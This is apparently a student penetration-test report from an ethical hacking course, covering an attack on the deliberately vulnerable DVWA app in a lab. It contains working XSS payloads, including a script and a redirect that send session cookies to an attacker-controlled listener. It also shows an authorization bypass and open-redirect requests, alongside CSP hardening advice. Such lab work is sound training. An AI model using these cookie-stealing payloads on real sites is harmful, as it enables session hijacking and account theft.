Escuela Colombiana de Ingeniería Julio Garavito

Demo Company
IT Security and Privacy

Ethical Hacking II

Students:

Laura Sofia Gil Chaves

Camilo Castaño Quintanilla

Teacher:

Ing. Daniel Vela

Business Confidential

November 13th, 2024

Project 01-11

Version 1.0

Table of Contests

Assessment Overview

From Thursday, November 7 to Monday, November 11, a security assessment was performed on DVWA (Damn Vulnerable Web Application) in a controlled environment with Kali Linux, where critical vulnerabilities were exploited. Among them, XSS attacks were identified in their three main forms: DOM-based XSS, executing malicious JavaScript code directly in the DOM; Reflected XSS, injecting code in a URL that is reflected in the server response; and Stored XSS, where the malicious code is stored in the database and executed every time it is viewed by other users. In addition, a CSP (Content Security Policy) bypass was performed to load unauthorized external scripts, while a lack of authorization validation allowed an authorization bypass to be performed, accessing restricted functions without proper permissions. An open redirection vulnerability was also detected in HTTP, which allowed users to be redirected to external sites without authorization, and in terms of cryptography, insufficient implementations were identified, compromising data integrity and confidentiality. These vulnerabilities highlight the lack of security and validation controls in DVWA, demonstrating how a vulnerable environment can be compromised using Kali Linux.

1.Planning: Identification of the vulnerabilities present in DVWA by exploring its various functionalities and an analysis of how each module lacks adequate security measures, allowing the exploitation of vulnerabilities.

2.Discovery: Evaluation of the appropriate tools for each type of attack and development of a strategic approach for each vulnerability.

3.Attacking: Execution of attacks on the site Damn Vulnerable Web Application.

4.Reporting: Documentation for each attack and possible mitigation options.

Plan → Discovery → Attack →Report

Assessment Components

External Penetration Test

An external penetration test was performed on Damn Vulnerable Web Application (DVWA) using Kali Linux to assess the security of the environment. Multiple vulnerabilities were identified, such as XSS (in its DOM-based, Reflected and Stored variants), CSP bypass, insufficient authorization, open HTTP redirection and cryptographic flaws. During the reconnaissance phase, DVWA functionalities were explored, and attacks were planned. In the attack phase, XSS injection techniques were executed to execute malicious code, content security policy (CSP) was bypassed to load external scripts, restricted functions were accessed via authorization bypass, users were redirected to external sites via open HTTP, and

weak cryptography was exploited to compromise data integrity and confidentiality. The results highlighted the absence of adequate security measures, underscoring the need to implement robust controls to protect web applications in production environments.

Scope

Assessment	Details
External Penetration Test	GitHub - digininja/DVWA: Damn Vulnerable Web Application (DVWA)

Scope Exclusions

There will be no scope of exclusions regarding ethical hacking, as all testing will be conducted in a secure and controlled laboratory environment.

Client Allowances

The permissions required to perform the tests will be provided by the Damn Vulnerable page, which will allow full access to all necessary files and resources.

Security Weaknesses

The following weaknesses that a system may have if it contains attack are described.

XSS (DOM-based)

This vulnerability allows the execution of malicious JavaScript code directly on the client side by manipulating the DOM. DOM-based XSS attacks can be difficult to detect as they occur entirely in the browser, bypassing the server. This leaves users vulnerable to session hijacking, content manipulation and other malicious activity that may be invisible to the server.

XSS (Replead)

In this type of XSS, malicious code is injected through a URL or request that the server reflects in the response, executing in the user's browser without being stored. Its weakness lies in the lack of input validation and sanitization measures, which allows an attacker to execute scripts in the browser of the user who visits a malicious link, putting his session data and personal information at risk.

XSS (Stored)

Unlike Reflected XSS, the malicious code in Stored XSS is stored on the server, usually in databases, and is executed when other users access the affected page. This vulnerability is

especially dangerous as it allows an attacker to affect multiple users persistently, exposing sensitive information and sessions through repeated attacks each time the content is viewed.

CSP (Content Security Policy) Bypass

The weakness here lies in the ability to bypass content security policies, which are designed to block the loading of unauthorized external scripts. Lack of a strong CSP or misconfiguration of it allows an attacker to load malicious code into the user's browser, bypassing protection against external scripts.

JavaScript

Lack of control over client-side JavaScript execution can allow an attacker to execute malicious code in the user's browser. This includes attacks such as DOM manipulation, cookie theft and external script execution. The lack of sanitization and content restrictions allows malicious JavaScript to be injected and executed, putting the integrity and security of user data at risk.

Authorization bypass

Lack of adequate authorization controls allows unauthorized users to access restricted areas of the application. This type of vulnerability compromises the privacy and security of sensitive data, as it does not sufficiently validate whether the user has permissions to access specific resources.

Open HTTP redirects

Open redirects allow an attacker to redirect users to malicious external sites by exploiting links within the application. This vulnerability arises from the lack of validation of redirect URLs, exposing users to phishing and malware downloads.

Cryptography

The implementation of insecure or insufficient cryptography compromises the integrity and confidentiality of data in the application. Weaknesses in the cryptographic algorithms used, or in key management, allow an attacker to intercept and manipulate information, affecting the authenticity and privacy of sensitive data.

External Penetration Test Findings

External Penetration Test Findings

Description:	A penetration test on DVWA using Kali Linux revealed critical vulnerabilities, including XSS (DOM-based, Reflected, Stored), CSP bypass, authorization bypass, open HTTP redirection, and cryptographic weaknesses. The attacks executed in several phases exposed sensitive data

	and demonstrated the need for robust security measures. These results underscore the importance of implementing robust controls to protect production web applications.
Impact:	Critical
System:	Windows
References:	GitHub - digininja/DVWA: Damn Vulnerable Web Application (DVWA)


Exploit Proof of Concept

XSS (DOM-based)

We can see that when we select the language English, the program gives the next URL

http://192.168.177.130/DVWA/vulnerabilities/xss_d/?default=English

And is the same situation with the other selections



Now we want to get the cookie, in this case we are going to do it remotely. For that we are are going to use the command *python -m http.server 9999 to* log every single request made to the server

- *-m http.server:* creates an HTTP server.
- *9999*: port that the server is going to use to hear.

```
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ python -m http.server 9999
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
```

We create the next script to capture the cookie and send it to the server.


```
File  Actions  Edit  View  Help
  GNU nano 8.2                          a.js *
function getimg() {
var img = document.createElement('img');
img.src = 'http://192.168.177.255:9999/' + document.cookie;
document.body.appendChild(img);
}

getimg();

^G Help        ^O Write Out   ^F Where Is    ^K Cut         ^T Execute
^X Exit        ^R Read File   ^\ Replace     ^U Paste       ^J Justify
```

Now we can get the cookie


```
"GET /a.js HTTP/1.1" 200 -
code 404, message File not found
"GET /security=low HTTP/1.1" 404 -
```

XSS (Replead)


We see a basic web form with a field that we can fill in. When we enter a name and click “Submit”, the system returns “Hello Sofia”.




We test if it is possible to trigger a popup alert using this input field as *<script>alert(document.cookie)</script>* as payload




And another one which is *<script>alert("You have been hacked")</script>* which we check in the inspection page.




Upon confirming that the injection works, we decided to change the alert() method to a more advanced exploit that we used in a previous challenge. This time, we employ *<script>window.location='http://127.0.0.1:1337/?cookie='+document.cookie</script>* to load a remote script and capture the cookies.



We load a new page where a URL with the captured cookie appears http://127.0.0.1:1337/?cookie=PHPSESSID=f32q3a74leufvt8p55af6f6vp5;%20security=low .




We inspect the source code of the form after entering the exploit and verify that it has been inserted into the page correctly. Checking the web server logs in Python, we find the cookie registered.




XSS (Stored)


If we inspect the source code, we can notice that we can exploit the XSS in the message field due to the name field just have a maxlength of 10 characters



With the command *window.location.replace("http://www.google.com") we can redirect the* user to a new page. So now, we have to create an script and call it on the XSS



Now if we call the script and refresh the page, we are redirected to google



CSP (Content Security Policy) Bypass

Examine the policy to find all the sources that can be used to host external script files.

How does CSP work?

The Content Security Policy, or CSP, is a security measure that helps us control how and from where the browser can load resources on our web page, such as scripts, images or styles. By defining a CSP, we limit the loading of these resources to specific domains, which prevents malicious external scripts from being executed in our application. This is key to protect us from attacks such as Cross-Site Scripting (XSS), where an attacker tries to inject malicious code into our page. We can configure CSP in the HTTP response headers of our server, commonly using the Content-Security-Policy header, or via a <meta> tag in the HTML of the page.

How do we define a CSP?

To define a CSP on our server, we add the Content-Security-Policy header with the appropriate directives to allow or block certain resources. For example, a basic configuration that allows the loading of scripts only from our own server could be:

```
Content-Security-Policy: script-src 'self' https://trustdomain.com; object-src 'none';
```

In this case, the policy allows loading scripts only from our own domain (self) or from https://trustdomain.com. In addition, with object-src 'none ' we block the loading of plugins such as Flash, which may pose security risks. With this setting, we limit script loading to trusted domains, protecting us from loading resources from unauthorized external sites.

How would we block the specified URLs?

- *https://digi.ninja/dvwa/alert.js*
- *https://digi.ninja/dvwa/alert.txt*

- *https://digi.ninja/dvwa/cookie.js*
- *https://digi.ninja/dvwa/forced_download.js*
- *https://digi.ninja/dvwa/wrong_content_type*

we can configure our Content Security Policy (CSP) to only allow scripts to be uploaded from our own domain or from specific domains we trust. With the following policy:

```
Content-Security-Policy: script-src 'self';
```

we ensure that the browser only allows the loading of scripts from our own domain (self), automatically blocking all external scripts, including those from *https://digi.ninja/dvwa/alert.js, https://digi.ninja/dvwa/alert.txt, https://digi.ninja/dvwa/cookie.js, https://digi.ninja/dvwa/forced_download.js and https://digi.ninja/dvwa/wrong_content_type.* Thus, any attempt to load scripts from these unauthorized URLs will be rejected by the browser and will not be executed in our application.

How do we load scripts only from trusted sources?

To ensure that our application loads scripts only from trusted domains, we can specify in the CSP the exact domains from which we allow loading. For example:

```
Content-Security-Policy: script-src 'self' https://trustdomain.com;
```

Here, the directive script-src 'self' https://trustdomain.com allows scripts to be loaded only if they come from our own domain (self) or from *https://trustdomain.com*, a domain we consider trusted. Any other domain that is not specified in the directive will be blocked, ensuring that scripts in our application come only from trusted sources.

JavaScript


In this case we are going to use reverse engineering to exploit the javascript, for that we are going to use to javascript functions rot13() and get_token().

```
» function rot13(inp){
    return inp.replace(/[a-zA-Z]/g,function(c){
      return String.fromCharCode((c<="Z"?90:122)>=(c=c.charCodeAt(0)+13)?c:c-26)
    });
  }
← undefined
» rot13("success")
← "fhpprff"
```

1. Create a function called rot13() that takes one argument, inp, which represents the plain text input we want to encode with the ROT13 cipher.


2. The function looks for every alphabetic character (both lowercase and uppercase) in inp and replaces each one with the result of an inline function.
3. Inside this inline function, use fromCharCode() to transform the character. This function takes a character code and converts it to a character. The actual character code is calculated in the next line, based on the ROT13 encryption rule.
4. Once fromCharCode() returns the encrypted character, get a single-character string.
5. Then, the inline function ends, and the encrypted character is returned as the replacement for the original character in the replace() method.
6. With the replace() method completed, the function iterates through all characters in inp, applying ROT13 to each one as needed.
7. Finally, the rot13() function returns the fully encoded result of inp to wherever it was called.
8. When we call rot13("success"), we get the result "fhpprff," which is the ROT13-encrypted form of "success."

Now using https://github.com/blueimp/JavaScript-MD5 we can now that the token's value of fhpprff is "38581812b435834ebf84ebcc2c6424d6". So, we write that one the firefox developer, and then write success on the form, we get the result.




Authorization bypass

We log in with a non-privileged user to simulate a common account, which will allow us to see if there are appropriate restrictions according to the privilege level.




With a proxy (such as Burp Suite), we intercept and copy the link or HTTP request generated when accessing a section reserved for administrators. This allows us to obtain the specific URL of the path to which “admin” has access.

With the link captured from the “admin” session, we try to access the same path from the non-privileged user account by pasting the link in the browser and accessing *DVWA/vulnerabilities/authbypass/.*



Open HTTP redirects

If we open the vulnerability, we are going to find two links that open two different quotes



If we click some of those, we are going to find the link http://localhost/DVWA/vulnerabilities/open_redirect/source/info.php?id=1

If we open this with burd, we can send this to the repeater

```
1 GET
  /dvwa/vulnerabilities/open_redirect/source/low.php?
  redirect=info.php?id=1 HTTP/1.1
```


And now we try to change the direction

```
GET
/dvwa/vulnerabilities/open_redirect/source/low.php?
redirect=http://dvwa.co.uk?id=1 HTTP/1.1
Host: 127.0.0.1
```

And with that we can redirect the user to any page


Cryptography

We start by encrypting a simple message, such as “Hola”, using the same encryption tool used by the application. This allows us to understand how the application transforms the information into an encrypted format, as well as to recognize patterns in the encryption process and verify if a weak encryption scheme (Base64) is used.

